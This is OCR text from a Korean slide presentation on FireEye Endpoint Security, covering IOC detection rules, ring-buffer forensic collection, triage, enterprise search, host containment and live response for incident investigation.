
- 인텔리전스 기반 행위 탐지 룰 – IOC 룰 1)맨디언트, FaaS 제공 IOC 2)사용자 정의 IOC 생성 3) FireEye APT 연동 IOC(자동 생성)




Real Time IOC Detection | FireEye APT 연동 IOC

- 인텔리전스 기반 행위 탐지 룰 – IOC 룰 [1]맨디언트, FaaS 제공 IOC [2]사용자 정의 IOC 생성 [3] FireEy





파이어아이 엔드포인트 시큐리티 대응




FireEye

대응 (Response)

엔드포인트 대응 | Local Ring Buffer 이용

EDR Buffer

Look-back cache



Forensics snapshot


- System Information
- User Information (rogue user)
- Tasks (persistence)
- Services (persistence)
- Prefetch (recently executed tools)
- Browser history (initial infection)
- File Download History (initial infection)
- Running Process and cmd line (rogue attack tools)
- Network activity (Port listing, DNS cach e, …)
- File metadata for persistence items
- Disk and volumes
- Registry


엔드포인트 대응 | Local Ring Buffer 이용

EDR Buffer

로컬 링 버퍼(LOCAL RING BUFFER) 아키텍처 기반 컨텍스트 기반 탐지 이벤트 제공

로컬 캐시 아키텍처 기반 데이터 수집





Registry Keys
1) Changes to Registry Persistence


File Writes
2) Changes to File System

Network Activity
3) DNS lookups
4) IP Connections
5) URL Events

System Memory
6) Changes to Live Memory

엔드포인트 대응 | 1차 이벤트 분석(Triage Summary)

알려진/알려지지 않은 Malware, Zero-day Exploit, Advanced Threat 대응 및 침해사고 분석 가능




엔드포인트 대응 | 전수 검사(Enterprise Search) 및 조사

Ring-buffer에 속한 artifact


- CPU 성능이 매우 낮음
- **Not all data** (IP Address Notification, Registry Key, Network Events, Image Load, DNS Lookups, Process Events, File Write (only **MD5),**URL Monitor, Threat Matches).

Ring-buffer에 속하지 않은 artifact

- 나머지 모두 해당
- 상황에 따라 CPU 사용량이 다르나 GUI를 통해 Limit을 정할 수 있음




엔드포인트 대응 | 전수 검사(Enterprise Search) 및 조사




엔드포인트 대응 | 호스트 격리 및 조치


내부 확산 방지를 위하여 해당 호스트 격리 조치 제공

- 격리시, 관리자가 설정한 대역으로만 통신 가능




격리시 GUI내 표시





격리(Contaionment) 요청




격리(Contaionment) 해제 요청

2차 이벤트 분석(Live Response)


- **Live Response 데이터 수집**

최근 엔드포인트에서 발생한
휘발성 데이터




+

침해사고 조사를 위한 데이터 추가 수집

